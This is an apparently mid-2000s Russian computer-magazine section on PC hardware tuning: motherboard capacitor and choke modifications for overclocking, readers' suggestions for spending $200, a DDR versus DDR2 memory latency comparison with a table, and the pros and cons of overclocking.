СОВРЕМЕННЫЕ ПРОЦЕССОРЫ НЕ ПРОСТО ПОТРЕБЛЯЮТ ЭНЕРГИЮ. ОНИ ЖРУТ ЕЕ, ПРИЧЕМ В ОЧЕНЬ БОЛЬШИХ КОЛИЧЕСТВАХ. СТАБИЛИЗАТОРЫ ИСПОЛЪЗУЮТ СЛОЖНЫЕ СХЕМЫ ФИЛЬТРАЦИИ, ОБРАСТАЯ ЭЛЕКТРОЛИТИЧЕСКИМИ КОНДЕНСАТОРАМИ И ДРОССЕЛЯМИ. ЧЕМ ИХ БОЛЬШЕ НА ПЛАТЕ, ТЕМ ЛУЧШЕ — ЭТО ЗНАЕТ ЛЮБОЙ ОВЕРКЛОКЕР. А СЕЙЧАС СКАЖУ ТО, ЧТО ОН НЕ ЗНАЕТ: АЛЮМИНИЕВЫЕ ОКСИДНЫЕ КОНДЕНСАТОРЫ ОБЛАДАЮТ БОЛЬШОЙ СОБСТВЕННОЙ ИНДУКТИВНОСТЬЮ, ПРОПОРЦИОНАЛЬНОЙ ИХ ЕМКОСТИ, И ПРИ РАБОТЕ НА ВЫСОКИХ ЧАСТОТАХ СИЛЬНО РАЗОГРЕВАЮТСЯ (ГРЕЮТСЯ ПО МЕРЕ ПОВЫШЕНИЯ ИХ ЕМКОСТИ). ИМЕННО ПО ЭТОЙ ПРИЧИНЕ ВСЕГДА ПАРАЛЛЕЛЬНО ИМ УСТАНОВЛИВАЮТСЯ КЕРАМИЧЕСКИЕ КОНДЕНСАТОРЫ, СОБСТВЕННАЯ ИНДУКТИВНОСТЬ КОТОРЫХ БЛИЗКА К НУЛЮ (ИХ ЛЕГКО ОБНАРУЖИТЬ НА МАТЕРИНСКОЙ ПЛАТЕ ВОКРУГ ПРОЦЕССОРА, ЕСЛИ, КОНЕЧНО, ПРИСМОТРЕТЬСЯ ПОВНИМАТЕЛЬНЕЕ). ТАКИЕ МАЛЕНЬКИЕ ПАРАЛЛЕЛЕПИПЕДЫ РАЗМЕРОМ СО СПИЧЕЧНУЮ ГОЛОВКУ ОБОЗНАЧАЮТСЯ БУКВОЙ «С» И СОВЕРШЕННО ТЕРЯЮТСЯ НА ФОНЕ ОГРОМНЫХ ЭЛЕКТРОЛИТИЧЕСКИХ «ПИВНЫХ БОЧОНКОВ». ЕСЛИ ИХ КОЛИЧЕСТВА ОКАЖЕТСЯ НЕДОСТАТОЧНО, ПИВО БУДЕТ ГОРЯЧИМ И БЫСТРО ПОТЕРЯЕТ СВОИ ВКУСОВЫЕ СВОЙСТВА И АРОМАТ. ЭЛЕКТРОЛИТЫ НАЧНУТ ПОДСЫХАТЬ, РЕЗКО УВЕЛИЧИВАЯ УРОВЕНЬ ПУЛЬСАЦИЙ. СИСТЕМА (ОСОБЕННО РАЗОГНАННАЯ) НАЧНЕТ РАБОТАТЬ НЕСТАБИЛЬНО, БУДЕТ ЗАВИ-

СЯТЬ, ВЫДАВАТЬ КРИТИЧЕСКИ ОШИБКИ, СВАЛИВАТЬСЯ В ГОЛУБОЙ ЭКРАН ИЛИ САМОПРОИЗВОЛЬНО ПЕРЕЗАГРУЖАТЬСЯ. ХОРОШИЕ ПРОИЗВОДИТЕЛИ, КАК ПРАВИЛО, КЛАДУТ КЕРАМИКУ С ЗАПАСОМ, ОДНАКО НИКТО НЕ ЗАСТРАХОВАН ОТ ПРОСЧЕТОВ И ЛЯПОВ. НАПРИМЕР, КТО-ТО ПОШЕЛ НАВСТРЕЧУ ОВЕРКЛОКЕРАМ И УВЕЛИЧИЛ ЕМКОСТЬ ЭЛЕКТРОЛИТОВ (ИЛИ ЭТО СДЕЛАЛ САМ ОВЕРКЛОКЕР), НО ЗАБЫЛ ДОЛОЖИТЬ КЕРАМИКУ. ОТСЮДА И НАГРЕВ, БЫСТРО ВЫВОДЯЩИЙ ПЛАТУ ИЗ СТРОЯ. ВЫСОХШИЕ ЭЛЕКТРОЛИТЫ ЛЕГКО ЗАМЕНИТЬ, НО ЛУЧШЕ НЕ ЗАТЯГИВАТЬ ПРОЦЕСС И УСТАНОВИТЬ ДОПОЛНИТЕЛЬНЫЕ КЕРАМИЧЕСКИЕ КОНДЕНСАТОРЫ ЕМКОСТЬЮ ПОРЯДКА 2,2 МКФ С НОМИНАЛЬНЫМ НАПРЯЖЕНИЕМ НЕ МЕНЕЕ 16 В, ПРИПАЯВ ИХ К ВЫВОДАМ ЭЛЕКТРОЛИТИЧЕСКИХ. ДОБАВЛЯТЬ КЕРАМИЧЕСКИЕ КОНДЕНСАТОРЫ СЛЕДУЕТ ДО ТЕХ ПОР, ПОКА ТЕМПЕРАТУРА ЭЛЕКТРОЛИТОВ НЕ СТАБИЛИЗУЕТСЯ (ТО ЕСТЬ ПРЕКРАТИТСЯ ЕЕ ПАДЕНИЕ). ТЕПЕРЬ ПЕРЕЙДЕМ К ДРОССЕЛЯМ, КОТОРЫЕ ГРЕЮТСЯ КАК СОБАКИ И НАГРЕВАЮТ КОНДЕНСАТОРЫ! ХОРОШИЕ ДРОССЕЛИ МОТАЮТСЯ НЕ ЦЕЛЬНЫМ, А МНОГОЖИЛЬНЫМ ПРОВОДОМ, ЧТО ОСЛАБЛЯЕТ ТАК НАЗЫВАЕМЫЙ «ПОВЕРХНОСТНЫЙ» (СКИН) ЭФФЕКТ, ВОЗНИКАЮЩИЙ В РЕЗУЛЬТАТЕ «ОТТЕСНЕНИЯ» ЭЛЕКТРОНОВ ИЗ ГЛУБИНЫ ПРОВОДНИКА К ЕГО «СТЕНКАМ». КАК СЛЕДСТВИЕ, ЭФФЕКТИВНАЯ ПЛОЩАДЬ СЕЧЕНИЯ ПРОВОДНИКА РЕЗКО СОКРАЩАЕТСЯ, А ЕГО СОПРОТИВЛЕ-

*Керамическая «плитка» безвыводных конденсаторов, окружающая процессор — рис. 2*

*Классические фильтры — сплошной провод вместо многожильного — рис. 3*

НИЕ ВОЗРАСТАЕТ. ПЕРЕМОТАТЬ ДРОССЕЛИ В ДОМАШНИХ УСЛОВИЯХ МОЖНО, НО НЕ НУЖНО. СЛИШКОМ УТОМИТЕЛЬНО, К ТОМУ ЖЕ... СНИЗИТЬ НАГРЕВ МОЖНО И ДРУГИМ, НАМНОГО БОЛЕЕ ПРОСТЫМ ПУТЕМ. БЕРЕШЬ АЛМАЗНУЮ ПИЛУ (КОНЕЧНО, ЕСЛИ НАЙДЕШЬ) И ДЕЛАЕШЬ ПРОПИЛ СЕРДЕЧНИКА ШИРИНОЙ ПРИМЕРНО 1 ММ. ЕСТЕСТВЕННО, ПИЛИТЬ НУЖНО ТАМ, ГДЕ ОТСУТСТВУЕТ ПРОВОД, — ТАК СНИЖАЕТСЯ НАСЫЩЕНИЕ ДРОССЕЛЯ ПОСТОЯННОЙ СОСТАВЛЯЮЩЕЙ МАГНИТНОГО ПОТОКА И ВОЗРАСТАЕТ КАЧЕСТВО ФИЛЬТРАЦИИ ПЕРЕМЕННОЙ СОСТАВЛЯЮЩЕЙ. ПРОПИЛ УМЕНЬШАЕТ ИНДУКТИВНОСТЬ ДРОССЕЛЯ, ДЛЯ КОМПЕНСАЦИИ КОТОРОЙ РЕКОМЕНДУЕТСЯ УВЕЛИЧИТЬ ЧИСТО ВИТКОВ, ЧТО ТРЕБУЕТ ВЫПАИВАНИЯ ДРОССЕЛЯ. ОДНАКО ДАЖЕ ЕСЛИ И НЕ СДЕЛАТЬ ЭТОГО, ОБЩИЙ ЭФФЕКТ В ЛЮБОМ СЛУЧАЕ БУДЕТ ПОЛОЖИТЕЛЬНЫМ И РАЗГОННЫЙ ПОТЕНЦИАЛ СИСТЕМЫ ЗНАЧИТЕЛЬНО ВОЗРАСТЕТ. ЗА ПОДРОБНОСТЯМИ ОБРАЩАЙСЯ К СТАТЬЕ «УМЕНЬШЕНИЕ НАГРЕВА ДЕТАЛЕЙ ФИЛЬТРОВ В ЦЕПЯХ ПИТАНИЯ ПРОЦЕССОРА» — [WWW.MAMKABOARD.NAROD.RU/MAMKA/STAT1.HTML](http://WWW.MAMKABOARD.NAROD.RU/MAMKA/STAT1.HTML).



# как потратить 200 баксов?

## МНЕНИЕ ЧИТАТЕЛЕЙ

СУММА В 200 ДОЛЛАРОВ — ВЕСЬМА УСЛОВНАЯ, ОНА ОТСЕКАЕТ БЕЗБАШЕННЫЕ ВАРИАНТЫ ПОКУПКИ ТОПОВЫХ МОДЕЛЕЙ ДЕВАЙСОВ И ЦЕЛЫХ СЕРВЕРОВ. МЫ ЗАДАЛИ ВОПРОС «О \$200» НА ФОРУМЕ [HTTP://FORUM.XAKER.RU/VIEW.ASP?TOPICID=66113](http://forum.xaker.ru/view.asp?topicid=66113) | **АНДРЕЙ КАРОЛИК**

Вопрос «Что купить на 200 баксов?», скорее, касается только железа, так как покупать софт мы не склонны :). Нам были интересны любые мнения. Скажем, тебе дали \$200 на оптимизацию... На что потратишь? Наши читатели ответили вот так:

**Chaos\_logic:** На двести баксов я бы купил материнскую плату и процессор из средней ценовой категории. Или поставил бы себе спутниковый интернет, безлимитку.

**dvb:** У кого чего болит, тот то и лечит... Универсальных рецептов нет. Я бы, например, воткнул новую материнскую плату, двухканальную память, процессор на три гига, видеокарту. Монитор LCD на 19" тоже бы

не помешал. А вот как это уложить в 200 баксов, ума не приложу :), тем более что все идет стройным косяком. Проще новый компьютер взять. Модинг не понимаю в принципе. Ну да, не шибко красивый корпус и не переливается кислотными красками, ну так он рабочая лошадка, а не произведение искусства...

**VAMonster:** Все зависит от компьютера. Если старый компьютер, тебя уже не устраивает та «легкость», с которой он проглатывает новые приложения, то надо тратиться на материнскую плату и процессор. Если компьютеру от силы полтора года, процессор еще тянет, а видеоподсистема уже успела два раза постареть, то твой выбор — новая мейнстрим-видеокарта. Возможно, даже хватит на

дополнительную оперативную память. Если суперкрутой компьютер, явно 200 баксов ему никуда не припишешь (есть, конечно, исключительные случаи: ЖД или оперативная память, флотовод сдох и т.д.). Тогда потрать на свою девушку, а если девушки нет, отложи эти деньги — удачное начало для накопления на новый суперкомпьютер. Если же ты решил порадовать друга/подругу, но не знаешь, какой у него/нее компьютер, комплект беспроводных гаджетов — лучший подарок, остальное потрать на себя или на цветы, если очень великодушный :).

**aka Simon:** Если бы у меня было 200 баксов, я бы купил фирменную мышку, клавиатуру и на этом деньги закончились бы :).



**cyraxprime:** А на 200 баксов можно отличную тусовку на праздник устроить...

**f1ex:** На эти деньги прикупил бы памяти (порядка \$50), бюджетную видеокарту (порядка \$100) и винт (порядка \$60). Реальный апгрейд не проведешь, но доукомплектовать рабочую машинку можно. А так... Подождал бы, когда появятся у нас в городе материнские платы с Cross Fire, но тут уже в 200 зеленых не уложишься :).

**HE\_XAKEP:** На 200 баксов лучше купить то, благодаря чему можно в дальнейшем не гнать. К примеру, два винта по 160 гигов и поставить их в рэйд — вот это рулез.

**C1anNFear:** Зависит от региона — везде свои цены...

**Archek:** Есть у меня бук Ровер Партнер E415Л. И если предположить, что пресловутые 200 баксов каким-то образом оказались у меня в руках, то я бы их грохнул на оптимизацию моего ноутбука, а именно — на быстрый винт и много памяти (настолько много, насколько позволит сумма). Еще не помешал бы пишущий привод, но это уже называется «жадность» :).

**Pupkin-Zade:** Что тут думать — тут прыгать надо. Вариант, типа, всего один: память и процессор. Как делить между ними — зависит от текущей конфигурации.

**DEimosStrentaLL:** А вам это железо нужно? На 200 долларов в Тайване можно снять двух проституток (мальчиков/девочек — на твой вкус) и заниматься с ними сексом в течение недели. За 200 долларов можно взять нормальное количество пива и разогнаться более чем на 5%. За 200 долларов я даже готов выслать вам свою эротическую фотографию :). Ну и, в конце концов, 200 долларов можно банально сжечь, так как деньги — зло, а компьютеры — зло еще большее.

**Dr. Klouniz:** Я бы купил процессор как у Аваланча, потом снял бы бабла с карточки и купил бы оперативки в качестве бонуса. Тогда я смог бы играть в q4 и был бы потерян для общества и редакции ↵

# СКОРОСТНАЯ ПАМЯТЬ

## СТОИТ ЛИ ГНАТЬСЯ ЗА ДОРОГИМИ МОДУЛЯМИ

ВЫЖИМАНИЕ ПОСЛЕДНИХ СОКОВ ИЗ СОБСТВЕННОГО ЖЕЛЕЗНОГО ДРУГА — ТЕРНИСТАЯ СТЕЗЯ. ТОТ, КТО ВСТАЛ НА НЕЕ, РАНО ИЛИ ПОЗДНО ЗАДУМЫВАЕТСЯ О ПАМЯТИ: «КАКУЮ ВЫБРАТЬ? КАКОЙ ТИП И ЧАСТОТА РАБОТЫ НУЖНЫ?» ИМЕННО ПАМЯТЬ ИГРАЕТ ГЛАВНУЮ РОЛЬ В РАЗГОНЕ И ТЮНИНГЕ КОМПЬЮТЕРА! **АЛЕКС КАРАБУТО**

Руки сами собой тянутся к последним модификациям навороченной оверклокерской продукции: «позолоченные» медные радиаторы, светодиоды перемигиваются, частота работы заоблачная, тайминги мизерные, даже, может быть, превзойдены все мыслимые для нашего времени спецификации JEDEC (международная организация, ответственная за принятие общих стандартов памяти). Все бы хорошо, но такие модули есть в продаже далеко не везде, а их цена — в два-три раза выше обычного уровня для «того же» типа и объема. Получается, что половина расходов на ПК приходится на «мозги».

«Стоит ли игра свеч?» — спросил нас простой автомеханик. Сразу же ты ответил: «Как же? Это же круто!». Но тут же задумался: «Собственно, в чем крутизна? Если поставим такую-растающую память вместо обычной, что выиграем?»

Чтобы ответить на эти вопросы, уясни для себя, что быстродействие подсистемы памяти определяется двумя основными категориями: тактовой частотой работы памяти и таймингами работы памяти. На практике они тесно взаимосвязаны, искусство тюнинга и разгона строится именно на их тонком балансе для каждого конкретного случая. Кроме того, существуют и другие категории, которые также влияют на наш выбор:

- ТИП ПАМЯТИ (DDR2, DDR ИЛИ УСТАРЕВШАЯ SDR SDRAM);
- ДВУХКАНАЛЬНЫЙ (128 БИТ) ИЛИ ОДНОКАНАЛЬНЫЙ (64 БИТ) РЕЖИМ РАБОТЫ ПАМЯТИ В СИСТЕМЕ;



- ПОДДЕРЖКА ЕСС (КОДА КОРРЕКЦИИ ОШИБОК — АКТУАЛЬНО ДЛЯ ПРОФЕССИОНАЛЬНЫХ СИСТЕМ И ПРАКТИЧЕСКИ НЕ НУЖНО ДЛЯ ПК);
- ОРГАНИЗАЦИЯ МОДУЛЕЙ (УСЛОВНО — КОЛИЧЕСТВО ЧИПОВ НА МОДУЛЕ, КОТОРОЕ ВЛИЯЕТ, НАПРИМЕР, НА СКОРОСТЬ С ЧИПСЕТАМИ INTEL 875/865; ПОДРОБНОСТИ ЧИТАЙ НА [www.terralab.ru/system/28953](http://www.terralab.ru/system/28953));
- РАБОЧЕЕ НАПРЯЖЕНИЕ ПИТАНИЯ МОДУЛЕЙ, РАЗГОНЯЕМОСТЬ МОДУЛЕЙ ПРИ ПОВЫШЕНИИ РАБОЧЕГО НАПРЯЖЕНИЯ ПИТАНИЯ.

**ddr2 или ddr** Для систем на процессорах AMD такой дилеммы пока не существует (смотри [www.terralab.ru/system/31598](http://www.terralab.ru/system/31598)), но для intel'овских платформ она до сих пор довольно актуальна, так как от нее зависит выбор материнской платы. Спроектировав первые чипсеты для памяти DDR2, корпорация Intel оставила им возможность работать и с DDR400: платы на чипсетах серии i915 Express выпускались и для DDR2, и для DDR (даже комбинированные с поддержкой обоих типов памяти). Правда, все остальные PCI-Express-чипсеты Intel (925XE/X, 945P/G, 955X и 975X) были лишены поддержки DDR400 (не первый случай, когда полупроводниковый лидер навязывает индустрии свой путь развития). В продаже все еще есть платы на чипсетах Intel 875P/865 для DDR400 и многочисленные варианты от SiS, VIA, ATI, которые до сих пор пользуются хорошим спросом в сегменте недорогих компьютеров.

Основное отличие DDR2 от DDR состоит в том, что при одинаковой частоте передачи данных по внешней шине памяти первая имеет вдвое меньшую внутреннюю частоту работы чипов (ячеек) памяти и более низкое напряжение питания. Именно по этой причине DDR2 намного экономичнее (меньше греется) и теоретически ее частотный и разгонный потенциал существенно больше. Спецификациями JEDEC предусмотрены модули DDR2 с частотой до 800 МГц, что по скорости работы ячеек памяти соответствует DDR400, но вдвое быстрее по частоте ши-

ны данных. Стартовал с частоты 533 МГц (серверную DDR2-400 в расчет не берем), DDR2 уже официально покорила планку в 667 МГц, а оверклокерские модули DDR2 производятся даже для частот 750, 866 и 1066 МГц! Кстати, модули DDR2 533 МГц уже сейчас немного дешевле, чем обычные DDR 400 МГц, хотя материнские платы для DDR2 в целом пока дороже, чем для DDR.

В чем же проблема? Берем DDR2 и гоним! Дело в том, что чем выше частота, тем хуже тайминги модулей DDR2 (по сравнению с DDR). Например, типовые (дешевые) модули DDR2-533 имеют тайминги 4-4-4-12 (здесь и далее перечисляю тайминги в порядке CL-tRP-tRAS-tRCD), в то время как типовые модули DDR400 — 2,5-3-3-7 (для оверклокерских 3-3-3-7 и 2-2-2-5 соответственно), что при пересчете на время для DDR2-533 дает задержки при обращении больше, чем для DDR400. Так что отставание по латентности, несмотря на некоторое превосходство DDR2-533 по полосе пропус-

ка, не позволяет новой памяти получить видимое превосходство над старой доброй DDR400 при работе ПК в традиционных приложениях. Тесты показывают, что даже на одной и той же материнской плате (например Gigabyte GA-8GPNXP Duo на чипсете i915P Express с поддержкой DDR2 и DDR) преимущество новой памяти почти эфемерно: DDR2-533 на полпроцента «быстрее» при оверклокерских таймингах и настолько же «медленнее» при типовых.

**ddr400 жив** Более того, платы на старом добром Intel 865PE (не говоря о i875P) с DDR400 по скорости также находятся на одном уровне с платами на i915P! И при этом продаются по более привлекательной цене.


На первый взгляд, дилемма благополучно разрешается, если повысить частоту работы DDR2 — или разгоном 533-мегагерцовых модулей, или использованием штатных модулей DDR2 667 МГц.

**производительность чипсетов при работе с разной памятью в трехмерных играх и различной работе без привлечения 3D-ускорителя, усредненная по 20-ти тестам и приложениям**



**латентность (CL) обращения к памяти для различных частот и таймингов работы**

Частота шины данных DDR-памяти, МГц	Число циклов (тайминг CL)	Латентность, нс
400	2,0	10
400	2,5	12,5
533	3	11,25
533	4	15
667	3	9
667	4	12
667	5	15
800	4	10
800	5	12,5
800	6	15



Благо чипсеты и платы с официальной поддержкой DDR2-667 появились в 2005 году. Однако повышение частоты до 667 МГц обязательно повлечет за собой и увеличение таймингов работы памяти — как правило, до 5-5-5-15 в штатном режиме или до 4-4-4-10 в оверклокерском (модули DDR2-667, работоспособные по 3-3-3-9, даже не предусмотрены JEDEC и на практике встречаются крайне редко). Так вот если мы сравним типовые задержки на разных частотах, то выяснится, что по латентности DDR2-667 уступает даже DDR2-533!

Преимущество же в полосе пропускания (до 10,7 Гбайт/с в двухканальной DDR2-667 против 8,5 Гбайт/с в DDR2-533 и 6,4 Гбайт/с в DDR400), на котором новая память могла бы еще сыграть, оказывается даже невостребованным в современных системах на процессорах Intel: 800-мегагерцовая системная шина нынешних Pentium'ов с низкой полосой пропускания 6,4 Гбайт/с (за исключением экзотических Extreme Edition с FSB=1066 МГц) на корню губит все поползновения более быстрой памяти. То же самое подтверждают тесты систем с DDR2-667 в реальных приложениях — реальная польза от использования DDR2-667 по сравнению с DDR2-533 ничтожна.

Вывод простой: для современных Intel-платформ с частотой системной шины 800 МГц совершенно не нужно использовать ни DDR2 667 МГц, ни даже DDR2-533 — и на стареньких двухканаль-

ных платформах с DDR400 наблюдается примерно та же производительность в обычной работе и в играх. Вряд ли стоит учитывать 1-3% возможной разницы в быстродействии. Реальный пользователь фактически не почувствует эту разницу!

**разгон системной шины** Совсем другое дело — разгон системной шины (то есть процессора по шине). Здесь преимущество в большей полосе пропускания памяти DDR2 может дать знать о себе, особенно если удастся «догнать» FSB до 1066 МГц (8,5 Гбайт/с) или даже до 1333 МГц (10,7 Гбайт/с — крайне экзотический случай разгона Pentium IV 2,4 ГГц/800 МГц до 4 ГГц). Однако опять же при этом неминуемо придется загрузить тайминги памяти, а большая часть усилий по разгону пойдет насмарку (зависимость латентности и полосы пропускания от частоты и таймингов работы памяти при разгоне до 750 МГц наглядно показана на графиках в статье [www.ferra.ru/online/system/25954](http://www.ferra.ru/online/system/25954)). Тесты с FSB=1066 МГц (на процессорах Extreme Edition) показывают, что переход на DDR2-667 с DDR2-533 (которая при таймингах 3-3-3-7 в данном случае, безусловно, лучше, чем DDR400 CL=2-2-2-5) в среднем позволяет поднять производительность системы только на 2-3% при выполнении пользовательских задач, даже если используются оверклокерские тайминги/модули памяти.





Kingston HyperX  
DDR2 750 МГц

Производство  
кристаллов  
современных  
микросхем — дело  
«очень тонкое»

Дальнейшее повышение частоты памяти (например до 750-800 МГц и выше) совсем бесполезно на практике. Приложил массу усилий и денег (купил самые дорогие плату и память), а получил в лучшем случае 1-2% прибавки общесистемной и игровой производительности, ощутить которую «на своей шкуре» никак не сможешь. Выигрыш будет получен только благодаря росту частоты ядра процессора, хотя он и должен быть подкреплён пропорциональным ростом частоты работы памяти, которая обязана обеспечить полосу пропускания НЕ ХУЖЕ, чем у системной шины. В то же время, как ни странно, совершенно не обязательно «закладываться» на чипсеты с поддержкой DDR2: примерно те же результаты вполне по силам и качественной DDR-платформе с оверклокерскими модулями DDR533 и даже более высокочастотными, каких немало в продаже. Специальные модули с пониженной латентностью — особый разговор. Как правило, они обладают частотным потенциалом, близким к показателям их более высокочастотных аналогов (например <http://offline.computerra.ru/2004/562/36223>), и поэтому позволяют работать с самыми низкими задержками — иногда это даже более ценно, чем высокая частота. Так что оптимальный выбор конкретной памяти зависит и от того, на какой системной шине способен работать твой процессор.

**ВАЖНЫЕ ВЫВОДЫ** Этих советов следует придерживаться при выборе высокоскоростной памяти (и деньги сэкономятся, и ожидания оправдаются):

**1** НЕ СТОИТ ГНАТЬСЯ ЗА МАКСИМАЛЬНОЙ ЧАСТОТОЙ РАБОТЫ ПАМЯТИ — ОНА ДОЛЖНА БЫТЬ РОВНО ТАКОЙ, ЧТОБЫ РАБОТА СИСТЕМНОЙ ШИНЫ НЕ ЗАМЕДЛЯЛАСЬ. ОПТИМАЛЬНО ИСПОЛЬЗОВАТЬ СИНХРОННЫЙ РЕЖИМ РАБОТЫ FSB И ПАМЯТИ С МИНИМАЛЬНОЙ ЛАТЕНТНОСТЬЮ.

**2** НЕ СТОИТ ПОКУПАТЬ ПАМЯТЬ, КОТОРАЯ ЗАМЕТНО НАМНОГО БЫСТРЕЕ, ЧЕМ ПОТЕНЦИАЛ РАЗГОНА ТВОЕГО КОНКРЕТНОГО ПРОЦЕССОРА ПО ШИНЕ. ПРАКТИЧЕСКОЙ НЕОБХОДИМОСТИ В DDR2 667 МГц И ВЫШЕ СЕЙЧАС НЕТ.

**3** НАМНОГО ВАЖНЕЕ МИНИМАЛЬНЫЕ ТАЙМИНГИ РАБОТЫ ПАМЯТИ — ТУТ ПРИГОДЯТСЯ ДОРОГИЕ ОВЕРКЛОКЕРСКИЕ МОДУЛИ. ОДНАКО СТОИТ ЛИ ПЕРЕПЛАЧИВАТЬ ЗА ПАМЯТЬ ВДВОЕ ИЗ-ЗА СРЕДНЕГО ПРИРОСТА БЫСТРОДЕЙСТВИЯ СИСТЕМЫ ВСЕГО В 2-4%? КАЖДЫЙ РЕШАЕТ САМ ДЛЯ СЕБЯ.

**4** ПАМЯТЬ DDR400 НА СТАРЫХ INTEL'ОВСКИХ ЧИПСЕТАХ ДО СИХ ПОР НЕ ПОТЕРЯЛА СВОЕЙ АКТУАЛЬНОСТИ, ТАК КАК ЕЕ ЛАТЕНТНОСТЬ ВЫШЕ, В НЕЙ ЕСТЬ МОДУЛИ DDR533 И ЕЕ МАТЕРИНСКИЕ ПЛАТЫ СТОЯТ МЕНЬШЕ.

**5** СРЕДИ НЕДОРОГИХ МОДУЛЕЙ DDR400 И DDR2-533 МОЖНО НАЙТИ ВПОЛНЕ РАБОТСПОСОБНЫЕ НА НИЗКИХ ТАЙМИНГАХ (2-2-2-6 И 3-3-3-9 СООТВЕТСТВЕННО) — СЭКОНОМИШЬ НА ПОКУПКЕ ДОРОГОЙ ПАМЯТИ, А СКОРОСТИ СИСТЕМЫ НЕ ПОВРЕДИШЬ ☺



# ГНАТЬ ИЛИ НЕ ГНАТЬ?

## ПЛЮСЫ И МИНУСЫ РАЗГОНА

ЭТОЙ ПОЧТИ ШЕКСПИРОВСКОЙ ДИЛЕММОЙ ЗАДАЮТСЯ ТЕ, КТО ПОДУМЫВАЕТ О ПРИОБРЕТЕНИИ НОВОГО ИЛИ АПГРЕЙДЕ УЖЕ ИМЕЮЩЕГОСЯ, НО С ГОДАМИ ПРИЕВШЕГОСЯ КОМПЬЮТЕРА. ДЕЙСТВИТЕЛЬНО, КОМУ НЕ ХОЧЕТСЯ БЫТЬ НА ОСТРИЕ ПРОГРЕССА И ИМЕТЬ ПОД РУКОЙ БЫСТРУЮ «ТАЧКУ» ЗА УМЕРЕННЫЕ ДЕНЬГИ? | **АЛЕКС КАРАБУТО**



### за

**1** Экономия на покупке более дорогих процессора и видеокарты

**2** Рост скорости выполнения задач и комфорта работы с ПК

**3** Собственное моральное удовлетворение

**4** Уважение друзей

**5** Приобретение ценного опыта от «набивания шишек» на разгоне и подборе нужных компонентов. Повышение уровня знаний в результате чтения материалов соответствующего профиля

### против

**1** Расходы на покупку более дорогих памяти, материнской платы, блока питания и кулера. Риск потерять деньги на сгоревших деталях

**2** Ускорение выполнения задач может оказаться гораздо меньше, чем повышение частоты. Возможно, ты его еле почувствуешь на практике

**3** Потенциально менее стабильная и надежная система

**4** Как правило, получение более шумной и жаркой системы, которой могут быть недовольны твои близкие и, может быть, ты

**5** Потеря рабочего или личного времени на разгон, тюнинг, поиск нужных деталей и чтения массы ненужных статей, включая, возможно, эту :)



Не оплачивая дополнительных «производительных сил», за которые пришлось бы выложить кругленькую сумму. Или оплачивать все же придется? В этом мы и попробуем разобраться.

Страсти вокруг разгона кипят — интернет-форумы пестрят жаркой полемикой. Пользуются большой популярностью тематические web-сайты, где регулярно публикуются новости и обзоры по оверклокингу, пользователи со всего мира формируют статистику по разгонному потенциалу тех или иных процессоров. Многочисленные умельцы и даже сами производители «железа» выпускают утилиты, облегчающие «чайникам» этот самый разгон. Более того, если некоторые производители (например Intel) раньше были настроены крайне негативно к попыткам использовать нештатные режимы работы своих изделий и даже пытались чинить этому препятствия, то бешеный напор пользователей, в конце концов, сломил эту инерцию мышления. И постепенно почти все изготовители материнских плат, видеокарт и даже процессоров начали снабжать свои изделия разумными возможностями по разгону (пример — разблокированный множитель избранных моделей CPU), что, конечно же, сделало изделия более привлекательными для покупателей.

